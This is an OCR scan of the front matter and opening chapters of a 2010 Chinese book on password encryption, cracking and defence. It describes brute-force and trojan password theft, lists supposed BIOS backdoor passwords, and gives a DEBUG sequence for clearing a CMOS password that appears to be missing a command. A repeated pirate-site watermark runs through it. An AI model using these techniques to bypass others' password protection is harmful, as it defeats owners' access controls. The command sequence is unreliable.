HACKING

信息安全大系

加密与解密
实战全攻略

范洪彬　裴要强　编著

- 从加密、解密和欺骗防范三个方面，全面讲解数据安全的知识
- 涵盖硬件、操作系统、办公软件、常用软件和驱动器中的数据加密和解密技术
- 主流的防范黑客盗密技术，如系统漏洞补救，Windows、QQ密码攻防，欺骗攻击防范，网络监听防范和防火墙应用等

人民邮电出版社
POSTS & TELECOM PRESS

加密与解密
实战全攻略

范洪彬　裴要强　编著

人民邮电出版社
北京

图书在版编目（CIP）数据

加密与解密实战全攻略 / 范洪彬，裴要强编著. --
北京 : 人民邮电出版社，2010.1
ISBN 978-7-115-21464-5

Ⅰ. ①加… Ⅱ. ①范… ②裴… Ⅲ. ①电子计算机—
密码术 Ⅳ. ①TP309.7

中国版本图书馆CIP数据核字(2009)第195161号

内 容 提 要

本书从加密、解密和欺骗防范 3 个方面，以理论结合实际的方式讲解了如何确保计算机中数据安全的知识。具体包括硬件、操作系统、办公软件、常用软件和驱动器中的数据加密和解密的技术。另外，还详细介绍了各种网络安全知识，如系统漏洞补救、常用网络安全软件应用、欺骗攻击防范、网络监听防范和防火墙应用等当前较流行的防范黑客盗密技术。

书中的案例图文并茂，结合各种防范技术的应用生动地加以讲解，引导读者较容易地把所学知识应用到实践中。

本书内容丰富，实用性和可操作性强。适合于网络技术爱好者、网络系统管理员阅读，也可作为相关专业学生的学习书籍和参考资料。

加密与解密实战全攻略

◆ 编　　著　范洪彬　裴要强
责任编辑　魏雪萍
执行编辑　张　涛

◆ 人民邮电出版社出版发行　　北京市崇文区夕照寺街 14 号
邮编　100061　　电子函件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
三河市潮河印业有限公司印刷

◆ 开本：787×1092　1/16
印张：14.75
字数：350 千字　　2010 年 1 月第 1 版
印数：1－3 500 册　　2010 年 1 月河北第 1 次印刷

ISBN 978-7-115-21464-5

定价：35.00 元

读者服务热线：(010)67132692　印装质量热线：(010)67129223
反盗版热线：(010)67171154

前言

在网络应用如此普遍的今天，人们在享受网络带来便捷的同时，也在担心无孔不入的黑客入侵给网络安全带来的隐患。如果有一天，一个不曾相识的网友在 QQ 或 MSN 上告诉你："你的计算机密码是×××，你的 QQ 和邮箱密码是×××，你的×××文件……"你一定会在气愤的同时感到非常惊讶，自己加密处理过的数据信息为什么会被陌生人掌握了呢？ 这就是黑客利用加密和解密以及网络欺骗技术实现的。

上述的黑客攻击手段用户很难防范，他们往往属于利用相对较低端的技术来获取极高的计算机权限来达到目的。为了帮助读者更好地保护自己隐私数据的安全，学习到必备的加密和解密以及网络安全知识，提高防范此类攻击的能力，特意撰写了本书。

本书从加密、解密和欺骗防范 3 个方面，以理论结合实际的方式来讲解如何保护计算机中的数据安全，具体内容如下。

第 1 章 千里之行，始于足下——加密解密概述。简要介绍了密码学基础、加密和解密技术的发展趋势，以及密码破解技术的分类。

第 2 章 保护好自己的秘密——本地密码破击与防范。介绍了针对计算机本地存储密码的处理方式，如 BIOS 密码破解与设置、Office 文档加密与解密、邮箱密码的加密和解密等实战技术。

第 3 章 千里奔袭——远程密码破解与防范。讲解了针对存储在远程网络服务器中的账号及密码的加密和解密技术，如 ADSL 用户密码破解与防护、远程 FTP 密码加密、论坛和网络社区密码的防范等。

第 4 章 巧用保密利器——加密解密常用工具。介绍了当前加密和解密技术中一些常用的工具软件。读者通过了解各种工具的特性，可以有针对性地选择使用，以便更有效地对自己的数据进行加密保护，也就可以真正达到"工欲善其事，必先利其器"的目的。

第 5 章 雨疏风骤——Windows 登录密码破解及防范。讲解了远程连接 Windows 系统，远程桌面和终端服务连接、Telnet 远程连接、远程解密 Windows 登录密码等。在了解自己的隐私数据通过另一个出口泄露的原理后，可以有针对性地采取各种补救措施，以加固好自己系统的安全。

第 6 章 雾里看花——网络骗局揭秘及防范。针对网络上的一些常见骗局进行了比较详细地剖析和讲解，例如，修改考试成绩骗局、虚假的 QQ 中奖信息等都是非常常见而且很容易让人受骗的黑客欺诈手段；另外，如网络钓鱼、跨站攻击等行为都蕴藏着极大的破坏能力。在分析这些网络欺骗的基础上，给出了有效的防范措施，以帮助读者及时识破它们。

第 7 章 保卫 QQ 安全——QQ 欺骗招数揭秘。自从 QQ 这个聊天软件诞生以来，一股使用潮流就以不可阻挡之势席卷了网络用户，成千上万的网友为其痴迷，更有甚者将其作为交友联系的惟一方式。但是，正所谓“树大招风”，针对 QQ 的欺骗招数层出不穷，令 QQ 用户防不胜防。本章针对与 QQ 有关的一系列欺骗招数和作弊行为进行了详细的分析，并提出了一些比较有效的防范建议，可以帮助读者安全放心地使用自己的 QQ 聊天工具。

第 8 章 选票时代——认识网络投票欺骗。在互联网上，投票的活动很频繁，如一个网站的一篇新闻、一句留言，都能让许多网友参与其中，更不用说一些网络热门话题了。不过需要指出的是，这种网络选票得出的结果有时是没有任何实际价值的。一些人为了某些目的，用欺骗的手段可以很轻松地以几个简单的招式完全修改投票的结果，如变换 IP 地址，加密代理隐藏 IP 地址等，那么如何防范这些行为呢，本章给出了有效的应对措施。

第 9 章 包罗万象——其他窃密技术揭秘与防范。对网络上一些其他窃密技术进行了详细的分析，如 RM 影音文件挂马、U 盘窃密等均是网络生活中经常会遇到的情况，剖析这些技术特点，并给出了具体的防御方法。

第 10 章 加固城池——巧用工具保护密码安全。通过讲解一些软件的使用，给读者提供了另一种防范窃密的手段，如 QQ 密码安全保卫战、另辟捷径保护机密文件、利用虚拟机困住入侵者等。读者可以通过介绍的软件使用技术与技巧，有目的选择适合自己的工具，以便更好地保护自己的信息安全。

第 11 章 为秘密再上一把锁——加密编程。讲解了一些比较深入的加密编程内容，例如 DES、RSA、MD5 这 3 种典型加密算法的原理和程序实现，以进一步提高读者的加密实战技术能力。

第 12 章 防止暗流——数据包的窃听与还原。通过剖析黑客常用的几款数据窃听工具，介绍了一些针对这些攻击需要采取的防御措施。

第 13 章 御敌于城门之外——巧用主流防火墙防范密码破解。在计算机的安全防护中，防火墙是大家最常用的安全软件。本章通过实例为读者讲解了几款主流防火墙的应用，以给自己的密码增加更好的保护。

本书由范洪彬和裴要强编著，在编写过程中，张博、叶凤云、刘教青、王洪、陈芳、管西京、夏添、柯华坤、王大平、林丁报、张英男、张鹏、温才燚、刘冉、李新峰、李连闯、李绍文等提供了很大帮助，在此表示衷心的感谢。

由于时间仓促，加上编者水平有限，书中难免存在一些不足和错误之处，望广大读者批评指正，联系邮箱为 zhangtao@ptpress.com.cn。

本书内容丰富，实战性和可操作性强，适合于网络技术爱好者、网络系统管理员阅读，也可作为相关专业学生的学习书籍和参考资料。

编　者

每日更新 收藏必备http://gxp192539.gxp.cc/

目录

第 1 章 千里之行，始于足下——加密解密概述 ……1
1.1 密码技术简介 ……1
1.2 密码破解技术分类 ……1
1.3 总结 ……4
第 2 章 保护好自己的秘密——本地密码破解与防范 ……5
2.1 主板 BIOS 密码破解与设置 ……5
2.1.1 主板 BIOS 密码设置 ……6
2.1.2 CMOS 密码设置与破解 ……6
2.1.3 BIOS 开机密码破解 ……8
2.2 Office 文档加密与解密 ……8
2.2.1 Word 和 Excel 文档加密方法 ……9
2.2.2 Word 和 Excel 文档解密方法 ……9
2.2.3 Word 和 Excel 文档的密码清除 ……11
2.3 找回丢失的宽带账号和 FoxMail 账号 ……12
2.3.1 找回本地宽带密码 ……12
2.3.2 找回本地 FoxMail 密码 ……12
2.4 总结 ……15
第 3 章 千里奔袭——远程密码破解与防范 ……16
3.1 ADSL 用户密码破解与防护 ……16
3.1.1 ADSL 密码终结者简介 ……16
3.1.2 ADSL 密码终结者功能剖析 ……18
3.1.3 ADSL 密码防范 ……19
3.2 E-mail 密码剖解及防范 ……20
3.2.1 流光破解 E-mail 密码剖析 ……20
3.2.2 保护 E-mail 密码 ……23
3.3 破解远程 FTP 密码 ……24
3.3.1 My FTP Cracker 破解 FTP 密码 ……24
3.3.2 Entry 破解 FTP 密码 ……26
3.4 论坛和网络社区密码防范 ……28
3.4.1 论坛和网络社区密码破解原理剖析 ……29
3.4.2 利用 HDSI 获取论坛和网络社区密码 ……30
3.4.3 防止论坛资料被泄露 ……31
3.5 总结 ……31
第 4 章 巧用保密利器——加密解密常用工具 ……32
4.1 密码恢复工具——Cain & Abel ……32
4.2 远程密码解密工具——流光 ……37
4.2.1 流光界面简介 ……37
4.2.2 流光破解密码剖析 ……37
4.2.3 流光其他常用功能介绍 ……39
4.3 易用的加密解密工具——X-SCAN ……42
4.3.1 X-SCAN 功能简介 ……42
4.3.2 X-SCAN 使用指南 ……43
4.4 兼具数据修复的加密工具——WinHex ……48
4.5 用 WinHex 检查文件安全性 ……49

每日更新 收藏必备http://gxp192539.gxp.cc/

4.6 字典生成器……51
4.6.1 黑客字典剖析……51
4.6.2 超级字典生成器——Superdic……54
4.7 总结……56

第 5 章 雨疏风骤——Windows 登录密码破解及防范……57

5.1 远程登录 Windows 系统……57
5.1.1 远程连接 Windows 系统……57
5.1.2 远程桌面和终端服务连接……62
5.1.3 Telnet 远程连接……66
5.2 远程解密 Windows 登录密码剖析……68
5.2.1 获取目标用户名……69
5.2.2 解密 Windows 登录密码……69
5.3 总结……71

第 6 章 雾里看花——网络骗局揭秘及防范……72

6.1 揭穿修改考试成绩骗局……72
6.2 揭穿入侵知名网站的骗局……73
6.3 查出社区论坛的冒名顶替……76
6.3.1 虚假管理员……76
6.3.2 空格法欺骗……77
6.3.3 特殊符号法欺骗……77
6.4 揭穿网络钓鱼骗局……78
6.5 揭露虚假 QQ 中奖信息……81
6.5.1 揭露 QQ 中奖信息骗局……81
6.5.2 揭露假冒域名……82
6.5.3 识破假客服电话……83
6.5.4 识破虚假通知信息……83
6.5.5 防范欺骗信息……83
6.5.6 识破虚假用户名……84
6.6 揭露虚拟主机的骗术……84
6.6.1 个人 PC 充当试用空间……85
6.6.2 租用网络空间陷阱……85
6.6.3 “肉鸡”服务器……86
6.6.4 防范支招……86
6.6.5 其他骗术揭秘……86
6.7 防不胜防的跨站攻击……86
6.7.1 认识动态网页……87
6.7.2 认识跨站攻击……87
6.7.3 跨站攻击的危害……89
6.7.4 防范跨站攻击……90
6.8 域名劫持……90
6.9 总结……91

第 7 章 保卫 QQ 安全——QQ 欺骗招数揭秘……92

7.1 “QQ 连连看”游戏作弊剖析……92
7.1.1 “QQ 连连看”游戏作弊测试……92
7.1.2 防范“QQ 连连看”游戏作弊……94
7.2 “QQ 斗地主”游戏作弊……94
7.2.1 “QQ 斗地主”游戏作弊剖析……94
7.2.2 防范“QQ 斗地主”游戏作弊……97
7.3 查看 QQ 好友是否隐身……98
7.4 QQ 号码争夺战……99
7.5 识别其他的 QQ 欺骗技术……103
7.6 QQ 欺骗其他招数揭秘……105
7.7 总结……109

第 8 章 选票时代——认识网络投票欺骗……110

8.1 变换 IP 进行无限投票……110
8.1.1 ADSL 用户改变 IP 投票……111
8.1.2 加密代理隐藏 IP 地址投票……112
8.2 修改 Cookies 突破投票限制……115
8.2.1 删除本地 Cookies 文件……115

每日更新 收藏必备http://gxp192539.gxp.cc/

8.2.2 禁止 Cookies 文件写入 ……116
8.3 刷票工具的使用及原理剖析 ……118
8.4 总结 ……120

第 9 章 包罗万象——其他窃密技术揭秘与防范 ……121

9.1 SEO（搜索引擎优化） ……121
9.2 互刷联盟 ……123
9.3 防范利用病毒和流氓软件搞欺诈排名 ……124
9.4 识破欺骗信息广告 ……125
9.5 防范拒绝服务攻击（DDoS） ……126
9.6 U 盘窃密的攻与防 ……127
9.6.1 U 盘搬运工剖析 ……127
9.6.2 防范支招——对 U 盘进行加密 ……128
9.7 警惕潜伏的欺骗危机 ……131
9.7.1 防范 RM 影音文件挂马 ……131
9.7.2 CHM 电子书木马剖析 ……134
9.7.3 防范 CHM 电子书木马 ……137
9.8 实现压缩超过 1000 倍的效果 ……138
9.9 总结 ……139

第 10 章 加固城池——巧用工具保护密码安全 ……140

10.1 密码安全防护常识 ……140
10.1.1 几种绝不能使用的密码 ……140
10.1.2 安全设置密码 ……141
10.2 QQ 密码安全保卫战 ……143
10.2.1 巧用 QQ 医生 ……143
10.2.2 在线查杀 QQ 病毒 ……145
10.2.3 徒手力擒 QQ 病毒 ……146
10.3 另辟捷径保护机密文件 ……151
10.3.1 文件夹隐身术 ……151
10.3.2 设置拒绝访问的文件夹 ……153
10.4 利用虚拟机困住入侵者 ……155
10.4.1 虚拟机种类简介 ……155
10.4.2 虚拟机安装方法 ……156
10.4.3 虚拟机使用指南 ……159
10.4.4 虚拟机网络设置 ……162
10.5 巧用工作组信息文件保护敏感信息 ……165
10.5.1 工作组信息文件基础知识 ……165
10.5.2 工作组信息文件的使用 ……167
10.5.3 工作组信息文件保护数据库技巧 ……168
10.6 总结 ……170

第 11 章 为秘密再上一把锁——加密编程 ……171

11.1 密码学基础 ……171
11.1.1 密码学简介 ……171
11.1.2 分组密码技术 ……172
11.1.3 公钥密码技术 ……174
11.2 DES 算法分析 ……175
11.2.1 DES 加密原理 ……175
11.2.2 DES 程序实例与分析 ……181
11.2.3 DES 实例运行结果 ……185
11.3 RSA 算法分析 ……186
11.3.1 RSA 加密原理 ……186
11.3.2 RSA 程序实例与分析 ……187
11.3.3 RSA 实例运行结果 ……188
11.4 MD5 算法分析 ……189
11.4.1 MD5 原理 ……190
11.4.2 MD5 程序实例与分析 ……192
11.4.3 MD5 实例运行结果 ……193
11.5 总结 ……194

每日更新 收藏必备http://gxp192539.gxp.cc/

第 12 章　防止暗流——数据包的窃听与还原 ……195
12.1　黑客窃听和还原数据包剖析 ……195
12.2　黑客窃听和还原数据包原理解析 ……197
12.3　黑客窃听和还原数据包实例分析 ……199
12.3.1　程序功能分析 ……200
12.3.2　程序代码实现 ……200
12.4　黑客窃听和还原数据包的防范 ……202
12.5　总结 ……203
第 13 章　御敌于城门之外——巧用主流防火墙防范密码破解 ……204
13.1　防火墙基础知识 ……204
13.2　Windows 防火墙 ……205
13.3　天网防火墙 ……207
13.4　黑冰（BlackICE）防火墙 ……213
13.5　Comodo 防火墙 ……215
13.6　Outpost Firewall 防火墙 ……220
13.7　总结 ……228

每日更新 收藏必备http://gxp192539.gxp.cc/

第1章 千里之行，始于足下——加密解密概述

1.1 密码技术简介

加密技术是一门古老而深奥的学科，它对一般人来说是陌生的，因为长期以来，它只在很少的范围内，如军事、外交、情报等部门使用。

虽然密码技术已经经过了很长时间的发展，但是它最核心的部分却从来都没有改变过：加密方将想要传达的信息以一种不被别人所了解的方式保存起来并安全地发送给接收方；解密方利用各种手段将信息截获，并且设法了解信息中想要传达的真实意图。而到了今天的互联网时代，加密与解密的斗争同时将目光放到了一个焦点之上：密码口令——一种在 IT 领域独有的身份识别方式。

1.2 密码破解技术分类

在目前的计算机及互联网安全中，密码占据了举足轻重的地位，所以黑客们对密码破解技术的热情也从来没有消退过。虽然密码技术经过了很多年的发展，不过对应的破解方法却从来都是万变不离其宗。

1．穷举式破解

在大多数情况下，试图破解密码的黑客所掌握的只有一个输入密码的提示界面（如图 1-1 所示），这种情况下能做的只有利用工具进行穷举式破解。

穷举式破解的工作原理非常简单，利用相关软件针对密码界面进行自动猜解。自动猜解的方式通常分为两种：字典攻击与强行攻击（又称暴力破解）。

因为多数人使用普通词典中的单词作为口令，发起词典攻击通常是较好的开端。词典攻击使用一个包含大多数词典常用单词或常用字符的文件，文件的内容为每个单词占一行（如图 1-2 所示），工具自动提取这些单词来猜测用户口令。

每日更新 收藏必备http://gxp192539.gxp.cc/



图 1-1 最常见的管理员登录界面



图 1-2 字典内容

词典攻击的一大缺点就是，如果实际密码没有被放到字典文件中，那么密码将永远都不可能被猜解出来。而强行攻击则不需要字典文件的支持，工具会从最基本的字符开始一直猜解下去，直到密码被猜解出来，只要有足够的时间，任何密码都会被最终猜解出来。

由于软件的猜解速度与计算机本身的运算速度和网络延时速度有很大的关系，所以选择穷举式破解时应该选择 CPU 运算速度较高的计算机，以及相对较好的网络环境下进行。

虽然从理论上讲穷举式破解可以猜出任何密码，但是此方法成功与否的决定因素取决于密码的复杂程度而非破解者的技术与工具，可以说完全是一种依靠运气的行为，所以在有其他选择的情况下几乎没有破解者使用穷举式破解方法。

2．密码截取

对于试图获取密码的黑客来说，最理想的状态是对目标计算机拥有操作的权限。这样黑客就可以将截取密码的程序植入目标计算机中以获取其全部的密码信息，这类截取密码的程序被统称为“特洛伊木马”（以下简称“木马”）。

木马虽然拥有巨大的破坏力，不过它的使用方法却十分简单。图 1-3 所示便是一款典型的木马程序，只要黑客填写几个最基本的选项并执行木马程序，就可以等待目标计算机有人输入密码，这样木马就会自动记录密码并将其发送到黑客已打开的电子邮件或网络空间中（如图 1-4 所示）。



图 1-3 木马程序标准界面

木马的出现可以说为互联网安全性带来了一场翻天覆地的变革，使用木马来获取密码是

每日更新 收藏必备http://gxp192539.gxp.cc/

最简单也是最快捷的方法，只要目标执行了黑客准备的木马程序，无论多么安全的防护措施都会在瞬间变的毫无意义。对于黑客来说虽然使用木马有着各种各样的优势，但是它也同样存在一个巨大的缺陷：黑客必须通过某种方式让木马程序在目标计算机中成功执行。随着人们安全意识的逐渐提高，这一步骤将会越来越困难。如何将自己这份外表善意的古希腊礼物送入比特洛伊城还要坚固百倍的计算机中，将是黑客们永远不会停止的话题。



图 1-4 盗取的 QQ 与密码列表

3. 破解密文

很多时候，黑客通过各种方式获得了对方的密码信息，但是却发现获得的密码信息是一段被加密之后的代码（如图 1-5 所示），这个时候就要将密码还原回最初的明文形式。




图 1-5 常用的加密方式

破解密文首先要清楚密码的加密方式，获得对方加密方式的方法有两种：找到加密程序代码或是根据加密前明文与加密后密文的对比运算出加密方式。

通常，获取加密后密码信息的情况普遍发生在查找本地计算机的某些存储文件或是下载网站中的数据库，所以只要找到该文件的相关信息以及利用搜索引擎下载网站中的程序代码就可以轻松获取加密方式。

每日更新 收藏必备http://gxp192539.gxp.cc/

因为一种程序的加密方式与存放密码文件的路径都是固定的，所以大多数程序都会被人写出密码读取工具，只要瞬间就可以将本地计算机程序中的密码破解。

根据加密前后信息的对比看上去是一种十分深奥的问题，不过实际上在大多数情况下，破解一段程序的加密方式比解开一道中学时期的数学方程式还要简单。表 1-1 所示是一段在网络上颇为流行的加密方式。

表 1-1　　加密前后的对比

加　密　前	加　密　后
admin	bfpms
11111	23456

只要稍微思考一下，就可以知道这种加密方式是如何运算的：根据密码的位数将相应的字符向后移位就变成了加密后的密文。

并不是所有的密文都可以被成功地转换为明文。例如，图 1-5 中【管理员密码】一栏中显示出的“469e80d32c0559f8”便是利用著名的 md5 加密方式进行加密的，这种加密方式在目前是不可以被逆向还原成原来的明文的。

对于不可逆向还原的密文通常应采用穷举式破解，虽然同为穷举式破解，但是在知道密文的情况下破解时不需要网络验证的本地破解，其猜解速度要远高于网络上穷举式破解。



图 1-6　成功破解密码

如图 1-6 所示，在网络中破解一个 8 位字母与数字混合的密码大概需要几个月的时间，但是用在本地计算机的破解时间仅为 21s。

1.3　总结

本章仅仅为读者介绍了一些密码的基础知识，密码技术并没有想象的那样充满了惊奇，在大多数时候我们要面对的都是漫长而又充满枯燥的破解过程。在第 2 章中，我们将进入密码破解技术中相对较容易的部分——本地密码破解。

每日更新 收藏必备http://gxp192539.gxp.cc/

第2章 保护好自己的秘密——本地密码破解与防范

对于一名学习密码破解的初学者来说，更多的时候是要面对计算机本机中的各式密码：开机密码、文档密码、各种软件的解锁密码，等等。这些存储在本机中的密码大多都只有很低的安全系数，即使是完全没有计算机安全相关知识的人，只要利用适当的软件就可以轻松将这些密码破解。本章将介绍的是一些计算机常用密码的相关知识以及破解方法。

2.1 主板 BIOS 密码破解与设置

BIOS（Basic Input Output System，即基本输入输出系统）设置程序是被固化到计算机主板上的 ROM 芯片中的一组程序，其主要功能是为计算机提供最底层的、最直接的硬件设置和控制。CMOS 主要用于存储 BIOS 设置程序所设置的参数与数据，如图 2-1 所示；而 BIOS 设置程序主要对技巧的基本输入/输出系统进行管理和设置，当系统运行在最好状态时，使用 BIOS 设置程序还可以排除系统故障或者诊断系统问题。利用 BIOS 设置的密码分为两种：开机密码和 CMOS 设置密码。




图 2-1 CMOS 的设置界面

每日更新 收藏必备http://gxp192539.gxp.cc/

2.1.1 主板 BIOS 密码设置

开启计算机或重新启动计算机后，在屏幕显示“Waiting...”时，按下【Del】键就可以进入 CMOS 的设置界面，如图 2-1 所示。要注意的是，如果按得太晚，计算机将会启动系统，这时只有重新启动计算机了。可以在开机后立刻按住键盘中的 Del 键直到进入 CMOS。进入后，可以用方向键移动光标选择 CMOS 设置界面上的选项。

1．CMOS 设置密码

界面中左侧的【USER PASSWORD】项为进入 CMOS 的管理员密码，将光标移到此选项并按下【回车】键后将弹出如图 2-2 所示的输入密码窗口。当下次重新进入 CMOS 设置时就会出现与图 2-2 所示的相同窗口，只有输入正确的密码才可以进入。

2．开机密码

（1）选择 CMOS 的设置界面左侧的【SUPERVISOR PASSWORD】选项，按【回车】键并输入密码。

（2）选择【BIOS FEATURES SETUP】按【回车】键进入下一级菜单，如图 2-3 所示。



图 2-2 输入密码窗口




图 2-3 开启开机密码功能

（3）选择【Security Option】并按下键盘上的【Page up】键，将“SETUP”改为“SYSTEM”。

（4）按下键盘上的【Esc】键退至图 2-1 所示的主菜单中，选择【SAVE & EXIT SETUP】选项保存并退出 BIOS 系统即可。

2.1.2 CMOS 密码设置与破解

正如上文所说，CMOS 中的密码还是处于计算机刚刚普及的时代，所以从安全性的角度上看，这些密码的破解方法简直是不值一提。

1．万能密码

在计算机安全知识不是很普及的时代，将密码忘记是一件很麻烦的事情，所以在早期的软件设计中开发者都会留下一些万能密码以防止不小心将密码忘记带来的困扰。而 BIOS 系统的制作商至今仍保持着这一习惯，一些 BIOS 系统最常使用的万能密码为：

Wantgirl、Syxz 、dirrid 、eBBB 、h996 、wnatgirl 和 Award。

2．BiosPwds

如果万能密码无法进入 BIOS 系统，则可以使用软件 BiosPwds 来直接读取密码，如图 2-4 所示为 BiosPwds 界面。BiosPwds 的用法十分简单，只需要单击【Get Passwords】按钮，密码就会自动显示出来。BiosPwds 的缺陷是只能读取 Award 型号的 BIOS。虽然 Award 目前

每日更新 收藏必备http://gxp192539.gxp.cc/

占据着市场的主流，不过仍然有许多用户在使用非 Award 的 BIOS，其弹出界面如图 2-5 所示，提示用户无法破解密码。




图 2-4 BiosPwds 主界面




图 2-5 程序无法读出密码

3. 利用 DEBUG 清空密码

Debug 是一款系统自带的命令，在 DOS 系统下运行用于对计算机的测试和调试。从 1980 年的 DOS 1.0 版本到目前的 Windows Vista 都可以看到此命令的身影。虽然此命令的功能非常强大，可以解决许多问题，可是使用此命令需要操作人员掌握熟练的汇编语言，这对许多连 DOS 都没用过的初学者来说，实在很困难。不过本书只是介绍它在具体情况下的具体用法，读者只需要按着文中所提示的步骤进行操作即可，操作步骤如下。

（1）单击【开始】按钮，在弹出的 Windows 菜单中单击【运行】选项。

（2）在弹出的窗口中输入 command 并单击【确定】按钮（如图 2-6 所示），接下来会弹出一个命令提示符窗口，如图 2-7 所示。




图 2-6 “运行”界面



图 2-7 Command 命令提示符窗口



小贴士：在微软公司推出 Windows 系统之前，DOS 系统曾经是辉煌一时的操作系统。由于 DOS 采用的是字符操作界面，用户对计算机的操作一般是通过键盘输入命令来完成的，所以想要操作 DOS 系统就必须学习相应的命令。另外，它的操作也不如图形界面来得直观，对 DOS 系统的学习还是比较费力的，这对普通用户造成了很多的困难。当 Windows、Linux 等图形界面系统推出后，DOS 系统被迅速地抛进了垃圾箱中。不过对于热爱网络安全相关技术的人来说，熟悉使用 DOS 系统是一项必备的技能。在本书以后的相关章节中，笔者会以这种小贴士的形式向大家讲述 DOS 系统的操作以及其他重要的内容。

（3）在命令提示符窗口下输入如下命令（如图 2-8 所示）。

```
debug
70 2e
71 00
```

```
70 2f
71 00
q
```



图 2-8 消除 CMOS 设置的密码

此命令的作用是消除 CMOS 设置的密码，将以上命令输入完毕后，重新启动计算机进入 CMOS 设置时，会发现不会再有提示输入密码的窗口了。需要注意的是，此方法只在 Windows 2000/NT 及以前的系统中适用，Windows XP 及以后的系统由于命令行下无法直接对硬件进行操作，所以不能使用此方法破解 CMOS 设置的密码。

2.1.3 BIOS 开机密码破解

